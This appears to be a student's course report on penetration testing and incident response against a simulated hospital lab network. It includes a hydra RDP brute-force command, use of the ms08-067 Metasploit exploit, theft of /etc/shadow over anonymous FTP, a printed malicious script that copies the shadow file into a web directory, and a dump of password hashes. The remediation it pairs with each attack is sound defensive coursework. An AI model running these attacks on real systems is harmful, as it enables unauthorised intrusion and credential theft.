Final Project Part 2 Template

(Note: the points for each row are given on an all-or-nothing basis. You must properly fill out each column in the row to receive all of the points. Correctly filling out ⅔ of the information earns zero points. Every answer must be adequate to receive full credit for the given row.)

Exploiting three machines (8.3 points per row; 25 **total points**)

Host Machines	**How did you gain access?**	**What specific harm could be done?**	**How can you remediate it?**
Reception Desktop	To gain access to the machine I tried a nessus scan, but nothing I found was useful. I then tried bruteforcing rdp with the username “rachel” as she was listed as working in reception. I ran the command hydra -l rachel -P /usr/share/wordlists/rockyou.txt 84.93.20.152 rdp and found her password was vanilla. It only took a few minutes as it was a single word password so she should have a more secure password. After this I used the rdesktop command to login with rachel’s credentials.	The first thing I saw after logging in as rachel were the HR records which included emails, phone numbers, birthdays etc for employees. This could be used to impersonate employees in a social engineering attack or to guess security questions for these employees. Rachel also has administrator access as she can run cmd.exe as administrator. I also found employees SSN, Drivers license numbers, and more in the recycle bin. Luckily it was only two employees information, but this should not be stored in plain text ever even if rachel intended to delete this	Rachel needs to have a better password, this can be enforced by changing the password requirements in windows to reflect a more secure password. A password that contained special characters and was longer would be much harder to bruteforce. After some research I was able to find that RDP follows the specific windows account lockout policy. Setting a lockout threshold on accounts would limit the amount of attempts an attacker can use greatly and make it take much longer. A manual unlock might also be a good idea as if I was trying to brute force rachels account and it had a manual unlock after 5 login attempts I would have been completely stopped. This would also alert the administrator as it would show which account is being targeted. She should also not be storing private employee information in plaintext. Storing SSN and Drivers license numbers in plaintext in a .txt is not safe and should be stored in an

			encrypted partition if it is needed to be stored.
Clinician Desktop	I knew that this machine was running windows xp from lab 11 when I did an nmap OS scan. Knowing this I looked up common windows xp vulnerabilities. Looking this up I found ms08-067 which seems to be a vulnerability in the windows xp server service. After trying the exploit in metasploit I was treated to a meterpreter console that is logged in with the account NT AUTHORITY\SYSTEM which has unlimited permissions.	After looking around through the system I navigated to the desktop of scrat. I noticed he had a lnk file on his desktop and after downloading this file through the ‘download’ command on meterpreter I found it pointed to a Patient Data directory in the documents of the “All Users” directory by opening it in a text editor. After navigating to this directory I found that all patients data was stored here by downloading one of the numbered files. Connecting this with Tom’s project I could assume these numbers are the ones used to assigned users in the mysql database. If I found someone important to the hospitals information I could look up their information in the login_info database on the database server we gained access to in lab 11 using the userid from the .txt files assuming it is laid out the same in mysql. I could then gain their login information inside the UsernamePassword table. If it is not set up this way this patient info is still very dangerous as you could blackmail any of these patients with bad information. The hospital is most likely legally responsible if this information leaked as well. Just in general patient info	The first thing that should be done is to update from windows xp. This will most likely require new hardware but running this unsecure operating system in 2024 with no security updates is irresponsible. Any machine on the network should be receiving security updates and windows xp support was dropped 10 years ago. I know there was some sort of extended security update program for it, but obviously the hospital is not using this program. Also storing the patient info in plaintext in .txt files is not a secure way to store the information. This should be moved to an encrypted database and only someone with the correct authentication should be able to view this patient info.

		is not good to be available as it is private.	
Tom’s Project	To gain access to the surprise machine I logged into the machine with ftp from my kali linux box using anonymous for the username and password. I tried this after looking up exploits around ftp and it suggested trying to login as anonymous first, and this turned out to work. After doing so I was able to see a directory named whats_in_here. After cd’ing into this directory I found presumably the root of the file system. I then moved into the etc directory and used the ‘get’ command in ftp to download the shadow file. After examining the shadow file I saw an account named ‘backdoor’ that had no password. After I logged in with this account on the machine I was given a root shell.	I was able to gain root access, I could also edit the shadow file to delete users passwords and login as them. Also in this file I saw mongodb and mysql as services. I could not find anything in mongodb, though in mysql I found a UsernamePassword table inside a login_info Database. While this table did not have any user information in it, I could guess that Tom has also set up the hospital's user information like this table. This could be used to better understand how information is stored on the hospitals systems and help better an attacker's understanding. Also this combined with the knowledge from Lab 11 that the hospital has not encrypted their user data is very concerning. These being installed also represents that this machine might have been the hospitals old database, and with this you can look at other services installed and see what else might be on the current database, this can be used to look for more entry points.	The first thing that should be done is to update from windows xp. This will most likely require new hardware but running this unsecure operating system in 2024 with no security updates is irresponsible. Any machine on the network should be receiving security updates and windows xp support was dropped 10 years ago. I know there was some sort of extended security update program for it, but obviously the hospital is not using this program. Also storing the patient info in plaintext in .txt files is not a secure way to store the information. This should be moved to an encrypted database and only someone with the correct authentication should be able to view this patient info.

Sensitive information (8.3 points per row; **25 total points**)

Host Machines	**What information I found, and why it’s bad that I can see it.**
Reception Desktop	On the reception desktop I found HR records for many of the hospital employees. This

	included information such as phone numbers, emails, birthdays, and more. This information can be used for social engineering attacks, possibly calling the hospital and pretending to be these people. This can also be used for getting around security questions when changing their passwords if those are in place. I also found Tax Identification numbers, employee identification numbers, SSN, driver license numbers and expiration dates, and more in the recycle bin. I could basically commit complete identity theft with all of this information. An attacker would be very happy with this information. This could also be used for blackmailing those employees. Luckily it seems to only be for two employees.
Clinician Desktop	On the desktop I found patient information that was stored in plaintext in a folder that everyone on the machine could access. This patient information showed names, patient numbers, blood type, phone numbers, medications, etc. This information can be used for social engineering attacks, and impersonation. This could also be used for blackmail if a patient did not want someone to know their medical history,
Tom's Project	Presumably the layout of the hospitals user information in a login_info mysql database. While there was no user information on the old system the database was still there and will give attackers a better understanding. I can also see the people that have most recently been using the machine, those being cindy, cpre231, and rachel. These accounts have all been used this year/ there directories have been modified while the rest of the accounts in the home folder have not been touched since 2017. This is bad because an attacker now has the names of two people that presumably have credentials to access the database assuming that is what this machine was for based on the mysql table. The attacker could now target social engineering attacks on cindy and rachel. Continuing on the thought that this was the old database gaining root access and knowing what services are installed could provide more potential vectors to look into targeting.

Remediation (8.3 points per row; **25 total points**)

Host Machines	**Vulnerabilities, misconfigurations, sensitive information disclosures, malpractices**	**Does the issue need to be fixed? Why, or why not?**	**If actions were taken, how did you remediate it**
Reception Desktop	- Password Strength - RDP brute force protection - HR Records On Desktop - Employee Information In Recycle Bin	- Needs increased to increase complexity to combat brute force attempts - Add lockouts on accounts to prevent brute force attempts - This doesn't have any super revealing information and if	- I would increase the required password strength as we adjusted in one of our labs. I would include the requirement for digits, symbols, and increase the length requirement. Another step you could take is to use

		you fixed rachel's password strength and implemented countermeasures for brute force attacks it would probably be ok to keep this here. - This information should be encrypted somewhere as there is very revealing information such as SSN and Drivers License Numbers.	randomized strings to avoid dictionary matches. - I would add lockouts that require an administrator to manually unlock the account after around 5 missed password attempts. This would cripple brute force attempts through rdp. Though it would introduce more work for the administrator I think it is worth it. - I think it is ok to keep these general HR records under rachel's account. If her account was generally more secure this information is not super sensitive. Though it would not hurt to store it in an encrypted folder or something similar with another secure password. - The employee information that was in the recycle bin needs to be stored somewhere encrypted. This should not be stored in plaintext anywhere as this includes things like social security numbers which are very sensitive. At the very least use obsidian to store these text files in a

			more organized note fashion and it encrypts your notes.
Clinician Desktop	- Outdated OS - Patient information disclosure	- The operating system needs to be updated for security patches - Patient information needs to be encrypted	- I would update this machine to windows 10, you will need new hardware but it will be worth it. Windows XP is not receiving security updates so it is not safe to use any more in a business setting with sensitive information. - Patient information should be encrypted in a database, or if they would like to keep it in text files like they have they can again use obsidian to store these files in an encrypted “vault.”
Tom’s Project	- Anonymous FTP Login - Backdoor Account - Remnants of MYSQL database	- Needs to require auth - This account needs removed immediately, it has root access with no password - Presumably shows structure of mysql user information, Might as well delete if its not being used to not provide any unintended information. I might be missing information here, but I could not find any actual stored	- The user “ftp” needs to be removed from the system/ shadow file so it does not allow people to login anonymously. - The backdoor account needs to be removed from the system. There is no reason for this to exist as it provides a root shell with no password. - Just purge the login_info database as to remove any unnecessary information an

		user information.	attacker could come across. Especially on an unused old server.

Incident Response Table (8.3 points per row; **25 total points**)

Hints for incident reporting on Lab 12

Be specific in what you find, being vague will get you 0 points.


.158, do you notice any new users / files?

.154 , same as 158, but also look through logs for suspicious connections.

.150 Look for signs of bruteforcing

Host IP	**1.) What was accessed?** **2.) How was it accessed?** **3.) What was the impact of the incident?** **4.) How did you respond to the incident?** **5.) Screenshot of what was accessed**
.150	1. Using the command find / -nouser -print I was able to find the directory /etc/scripts/ had a strange file called pyMal.py. After closer examination it seems that this was a malware file left by a hacker that had gained access to the system. This malware is copying the shadow file and pasting it back to the flaskApp (web app) which I believe was the attackers entry point. 2. Assuming that the attacker can read the shadow file after it is copied into means the attacker has access to read things stored in the flaskApp. Reading the README.md in the /var/www/html/flaskApp says that the web application is not secure. This leads me to believe the entry point was the flask app. 3. The attacker gained access to all accounts usernames on the machine, the attacker also gained the hashes to accounts on the machine. 4. I responded by killing all flask app tasks and moving the /var/www folder to /home/www. I do not know what is making the flask app vulnerable, though killing these tasks and moving the directory while patching the app should stop this entry point for the attacker by disabling the app . Another step I think should be taken is updating all of the passwords on the machine. While the hashes are salted, they still could be cracked, and updating everyone's passwords who was on the machine seems like a good idea. I would notify those affected, that being the deploy account, alice, bob, darrel, and eve. **I would also add a password to ssh as that is how I gained entry to the machine in the first place. I mentioned this in my part 1 (lab 11) report.**

<table>
<tr>
<td></td>
<td>




```
pyMal.py
root@ubuntu18:/etc/scripts# cat pyMal.py
import os


'''MWAHAHAHAHAHAHA!!!!!! They didn't find all of my malware :D'''
def copyShadow():
    os.system("cp /etc/shadow /var/www/html/flaskApp/.hacked")
    os.system("chown www-data:www-data .hacked")

def main():
    copyShadow()

if __name__=="__main__":
    main()
```

</td>
</tr>
<tr>
<td>.175</td>
<td>

1. **While I was on the system I noticed there was a user account named “backdoor” that when logged into gave root level access. The account is shown having no password in /etc/shadow below**
2. **Access was gained through ftp as it had no authentication**
3. **While this was an old machine that was not active on the network at one point it was storing user information as mentioned above. I found a mysql database called login_info and a table inside called UsernamePassword. I didn’t find any actual logins in this table, though I might have missed something. Either way there presumably was information stored in this table at some point and obviously an attacker had access to the machine before it was put behind toms firewall. This means that all the logins that might have been in this table were compromised and passwords should be changed for all affected.**


4. **I responded to the incident by requiring authentication for ftp and deleting the backdoor user account. For FTP I edited anonymous_enable to NO in the document located at etc/vsftpd.conf . I then restarted the service with the command systemctl restart vsftpd. To delete the backdoor user I did the command sudo userdel -f backdoor which deletes the user and kills any tasks that were running under that user. I had to use the -f flag as the backdoor user had a task constantly running.**

</td>
</tr>
</table>

<table>
<tr>
<td></td>
<td>
5. 
<pre>
_apt:*:17001:0:99999:7:::
lxd:*:17394:0:99999:7:::
messagebus:*:17394:0:99999:7:::
uuidd:*:17394:0:99999:7:::
dnsmasq:*:17394:0:99999:7:::
cpre230:$6$s6coHMfo$9OoN2x8AXLp0W.jfYZrGWgJ4gbp7NsdM3hgvfMahd57DZ1WZEE..p7qVcsXK9cMAU5
k0iW00:19828:0:99999:7:::
tom:$6$49yxL9RH$doEPAJFW9r1XAyZFVxGub4NzSO.nPhx5vWED7pr9NYhVAIkC6oZ96.ntPiwe8etNMtAKYY
X0:17453:0:99999:7:::
toor:$6$qhuP7imb$a1440nhAG1enD7chp1aovf2NJvkRV.3erK95lJvcUX35kgw2YnJSy2qVoq4bajj07UvwL
yR/:17453:0:99999:7:::
jry:$6$uByi3mRa$oUfXmckAJSjib7RZ3GWyBHM57VgOhhdgoxW/onmNtKBFsh9Kiw2P54OpPwfgCaWbuLbgpS
h1:17453:0:99999:7:::
backdoor::17453:0:99999:7:::
bob:$6$tXVyxxuq$1pIxd65OrE2f4zQtG/dpQO629rCflElfsHZVQ3.NaICt4MAgpu0iE4lHvZKFasH9eiDtPf
l/:17453:0:99999:7:::
alice:$6$tSP.cdGO$CA.J5K5i98lTV.iX7PlQK7TlA2/0j4j/0f.bXgIhN4lUePHqAdNaaJ/ZZn.d4r4nCzPS
D7m/:17453:0:99999:7:::
alex:$6$ReDDrRyg$b9rv17v85SUfqawZ5AwxhQ/g0ot7GYCkFD5lLNjTtjMcxbDDn395Cb23bLHobrg5c7Sg5
iP1:17453:0:99999:7:::
eve:$6$YrQdeRCT$2XnIfw.mBfHGh2dEJLEg0xUpq7sz405l4qN6uAjiFOdM9z2kUlcWAB3f6Z8voZLg8PQvz1
00:17453:0:99999:7:::
sshd:*:17453:0:99999:7:::
telnetd:*:17453:0:99999:7:::
mongodb:*:17453:0:99999:7:::
ftp:*:17453:0:99999:7:::
</pre>
</td>
</tr>
<tr>
<td>.154</td>
<td>

1. **Assuming the attacker was able to brute force the machine like I was they had access to HR records for employees, and if the attacker searched around enough they could have found employees SSN and Drivers License Numbers in the recycle bin.**
2. **When looking through logs on the machine I found TLS errors in waves that stated “An TLS 1.2 connection request was received from a remote client application, but none of the cipher suites supported by the client application are supported by the server. The TLS connection request has failed.” Based on how easily I brute forced into the system I would assume they did the same through rdp. After doing some research I found that this reg key (shown below) for RDP represented a “Negotiate” option for rdp which often uses TLS possibly creating these logs. (Logs shown in bottom screenshot)**


</td>
</tr>
</table>



StorPort
StSec
SystemInformation
SystemResources
TabletPC
Terminal Server
AddIns
ClusterSettings
ConnectionHandler
DefaultUserConfiguratior
KeyboardType Mapping
RCM
SessionArbitrationHelper
SysProcs
TerminalTypes
Utilities
VIDEO
Wds
WinStations
Console
RDP-Tcp
TimeZoneInformation
Ubpm
usb
usbflags
usbstor
VAN
Video
WalletService

Name	Type	Data
MinEncryptionL...	REG_DWORD	0x00000002 (2)
NWLogonServer	REG_SZ	
OutBufCount	REG_DWORD	0x00000006 (6)
OutBufDelay	REG_DWORD	0x00000064 (100)
OutBufLength	REG_DWORD	0x00000212 (530)
Password	REG_SZ	
PdClass	REG_DWORD	0x00000002 (2)
PdClass1	REG_DWORD	0x0000000b (11)
PdDLL	REG_SZ	tdtcp
PdDLL1	REG_SZ	tssecsrv
PdFlag	REG_DWORD	0x0000004e (78)
PdFlag1	REG_DWORD	0x00000000 (0)
PdName	REG_SZ	tcp
PdName1	REG_SZ	tssecsrv
PortNumber	REG_DWORD	0x00000d3d (3389)
SecurityLayer	REG_DWORD	0x00000002 (2)
SelectNetworkD...	REG_DWORD	0x00000001 (1)
SelectTransport	REG_DWORD	0x00000002 (2)
Shadow	REG_DWORD	0x00000001 (1)
UserAuthenticat...	REG_DWORD	0x00000000 (0)
Username	REG_SZ	
WdFlag	REG_DWORD	0x00000036 (54)
WdName	REG_SZ	Microsoft RDP 8.0
WdPrefix	REG_SZ	RDP
WFProfilePath	REG_SZ	
WorkDirectory	REG_SZ	

3. **The impact of the incident varies on what the attacker found. With the HR Information they could target employees for sim swaps assuming they had 2FA on a work account, or other social engineering based attacks from the information they gained from the HR “database”. If they found the information in the recycle bin the employees could be targeted for identity theft and have an even easier time with social engineering.**
4. **To combat the brute forcing passwords on the machine should definitely be changed with higher security standards. To combat this right now I went into the group policy editor and changed account lockout threshold to 5 invalid login attempts. Once an attacker tries 5 attempts unsuccessfully an administrator will have to unlock it manually, this makes them acknowledge the attack if it was not a mistake and stops attackers completely in the meantime.**
5.



Error	17/04/2024 02:33:36 AM	Schannel	36874	None
Error	17/04/2024 02:33:36 AM	Schannel	36874	None
Error	17/04/2024 02:33:36 AM	Schannel	36874	None
Error	17/04/2024 02:33:36 AM	Schannel	36874	None
Error	17/04/2024 02:33:36 AM	Schannel	36874	None
Error	17/04/2024 02:33:36 AM	Schannel	36874	None
Error	17/04/2024 02:33:32 AM	Schannel	36874	None
Error	17/04/2024 02:33:32 AM	Schannel	36874	None
Error	17/04/2024 02:33:32 AM	Schannel	36874	None
Error	17/04/2024 02:33:32 AM	Schannel	36874	None
Error	17/04/2024 02:33:32 AM	Schannel	36874	None
Error	17/04/2024 02:33:32 AM	Schannel	36874	None
Error	17/04/2024 02:33:30 AM	Schannel	36874	None
Error	17/04/2024 02:33:12 AM	Schannel	36874	None
Error	17/04/2024 02:33:03 AM	Schannel	36874	None
Error	17/04/2024 02:32:52 AM	Schannel	36874	None
Error	17/04/2024 02:32:52 AM	Schannel	36874	None
Error	17/04/2024 02:32:49 AM	Schannel	36874	None